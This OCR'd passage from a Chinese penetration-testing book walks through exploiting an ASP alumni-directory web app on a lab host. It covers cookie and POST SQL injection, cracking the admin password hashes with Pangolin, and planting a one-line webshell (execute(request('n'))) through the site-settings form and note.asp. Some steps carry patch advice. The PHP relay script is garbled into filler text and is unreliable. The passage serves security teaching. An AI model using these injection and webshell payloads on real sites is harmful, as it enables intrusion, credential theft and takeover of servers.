


图 4-41 POST 注入 bbsadd

pangolin 别看它是英文界面，而它却是国人 ZwelL 写的一款 Windows 平台下的自动化 SQL 注入渗透测试工具。他实现了从检测到利用完成一体化的渗透攻击动作，尽可能地将 SQL 注入攻击效果最大化。

（3）测试 COOKIE 注入

再测试 COOKIE 注入，先依次在浏览器地址栏输入：

http://192.168.1.4/txl/bbsadd.asp?aid=2&bid=3&action=reply&repquote=2 正常，

javascript:alert(document.cookie="repquote="+escape("2 and 1=1"));

http://192.168.1.4/txl/bbsadd.asp?aid=2&bid=3&action=reply 正常，

javascript:alert(document.cookie="repquote="+escape("2 and 1=2"));

http://192.168.1.4/txl/bbsadd.asp?aid=2&bid=3&action=reply 不正常，如图 4-42 所示。

修补建议：把 406 行改为 repquote =obj.regstr(request.form("repquote"))

小知识：什么是 POST 注入和 COOKIE 注入？

通常 http 请求不外乎 GET 和 POST 两种方法，也就是说如果服务端要从客户端获取参数值的话，一般是使用 Request.QueryString("name")或者 Request.Form("name")方法，也可以合成 Request("name")，一般防注入程序只是对这两种方法提交的值做了过滤，而忽视了另外一种方法，那就是 Request.Cookie("name")，所以造成了 COOKIE 注入。




图 4-42　COOKIE 注入

（4）继续分析源代码

继续一个个文件进行分析，其他文件没发现什么问题，一直来到登录文件 login.asp。看 28-35 行

```
    28 if request("submi")=1 then
    29 if comeurl="" Then ShowError("请在页面里登录")
    30 xyluser=request.form("xyluser")
    31 xylpwd=md5(request.form("xylpwd"))
    32 if xyluser="" or xylpwd="" Then ShowError("用户名和密码不可以为空")
    33 rs.open "select id,password,lastdate,logins,lastip,sitejob,sitemoney,
isclose from user where username='"&xyluser&"'",conn,1,3
    34  If Rs.eof and Rs.bof Then ShowError("你的用户名不存在")
    35 if rs("password")<>xylpwd Then ShowError("你的密码错误")
```

在第 30 行，xyluser 变量未过虑，直接放入 SQL 语句中，造成注入。但却不能使用 POST 直接注入，看第 29 行，如果 HTTPREFERER 参数为空，就会提示“请在页面里登录”，直接提交 http://192.168.1.4/txl/login.asp?xylpwd=m3m3.com&CkiExp=31&submi=1&loginsubmit=%BB%E1%D4%B1%B5%C7%C2%BC&xyluser=n3tl04d。如图 4-43 所示显示错误。

虽然不能使用 POST 直接注入，但可以通过一个 php 脚本转发数据包来注入，中转脚本如下：

```
ddddddddddddddd
ddddddddd
```




图 4-43 REFERER 为空出错

把此脚本放在一个支持 CRUL 的 PHP 空间上，同时还要 magic_quotes_gpc = off，如果 magic_quotes_gpc = on，输入的单引号会被转义为“\'”，然后浏览 http://www.n3tl04d.mil/post4.php?id=n3tl04d，如图 4-44 所示。




图 4-44 php 中转

把 http://www.n3tl04d.mil/post4.php?id=n3tl04d 放到 Pangolin 注入，如图 4-45 所示。




图 4-45　php 中转注入

修补建议：把第 30 行改为 xyluser =obj.regstr(request.form("xyluser"))

（5）分析后台文件 adminbj.asp 文件

分析后台文件 adminbj.asp，先看代码

```
10     <td> <%ad=request("ad")
11 type2=request("type2")
12 bjid=request("bjid")
13 Select Case type2
14       Case "edit":
……（略去无关代码）
101 sub edit
102 sql="select * from bj where id="&bjid&""
103 rs.open sql,conn,1,1%>
```

很明显，对传入参数 bjid 的值未做任何过滤，直接放入 SQL 语句中，http://192.168.1.4/txl/admin/adminbj.asp?type2=edit&bjid=1，又是一个注入，但只能 POST 或 COOKIE 注入，不过此注入算是鸡肋的注入，因为要登录才能注入，没什么实际意义。同样的注入出现在后台多个文件中，这里就不一一写出来了。

4.2.4 后台拿 WebShell

1. 猜解后台密码

后台登录有两个密码，这两个密码都存在 admin 表中，所以猜解 admin 的表段时，需要手动添加 password2 第二个密码的表段，使用 pangolin 猜解，等一会，两个密码都猜出来了，如图 4-46 所示。




图 4-46 使用 pangolin 猜解管理员密码

2. 破解密码并登录后台

把 d42683b3df678c61 和 c39059a89ab77d84 拿到 www.cmd5.com 去解密，密码分别是 admin1 和 admin2。拿去登录后台，成功，如图 4-47 所示。

这里不太明白，为什么开发者使用两个登录密码，而两个密码放在同一表里，这里对安全性并没有太大的提高。应该把第二个密码使用其他加密方式单独写入一个 asp 文件中，这样安全性不是有更大的提高吗？

3. 插入一句话后门

查看一下 siteinfo.asp 文件，此文件是网站的一些信息配置文件，而后台 admin/siteinfo.asp 对此配置文件编辑时，并不会对表单的值进行过滤，就给了攻击者一个在配置文件写入一句话木马的机会。在管理后台，点击站点参数，在网址栏输入：http://"%><%execute(request("n"))%><%'，如图 4-48 所示。




图 4-47　成功登录校友录后台




图 4-48　写入一句话

4. 使用 Lanker 的 WebShell 连接后台

使用 Lanker 微型 PHP+ASP 管理器 1.0 双用版连接 http://192.168.1.4/txl/siteinfo.asp，如图 4-49 所示，成功获得 WebShell，之后可以上传大马，做进一步提权渗透测试。




图 4-49 成功连接一句话

说明：

此方法会造成网站无法正常浏览，在上传大马后，应及时恢复原配置文件 siteinfo.asp。

4.2.5 直接拿 WebShell

本来这是在最前面测试的，但由于各种原因，我把它放在最后。数据库是以 asp 文件存在的，如果使用者没更改默认数据库文件，那么就通过在可以输入的地方往数据库内插入一句话木马，直接得到一个 WebShell 了。于是查找所有文件中包含“request.form”的文件，最后在 note.asp 文件中发现，程序未对客户输入的内容做任何过滤，可以把一句话马直接插入数据库内。

```
    if request("type2")="add" then
    rs.open "select * from note1 where userid="&session("xyluserid")&"",
conn,1,3
        If Rs.eof Then
        rs.addnew
        response.write "添加成功"
```

```
        rs("userid")=session("xyluserid")
        end if
        rs("content")=request.form("content")
        rs.update
        rs.close
        response.write "修改成功"
    end if
```

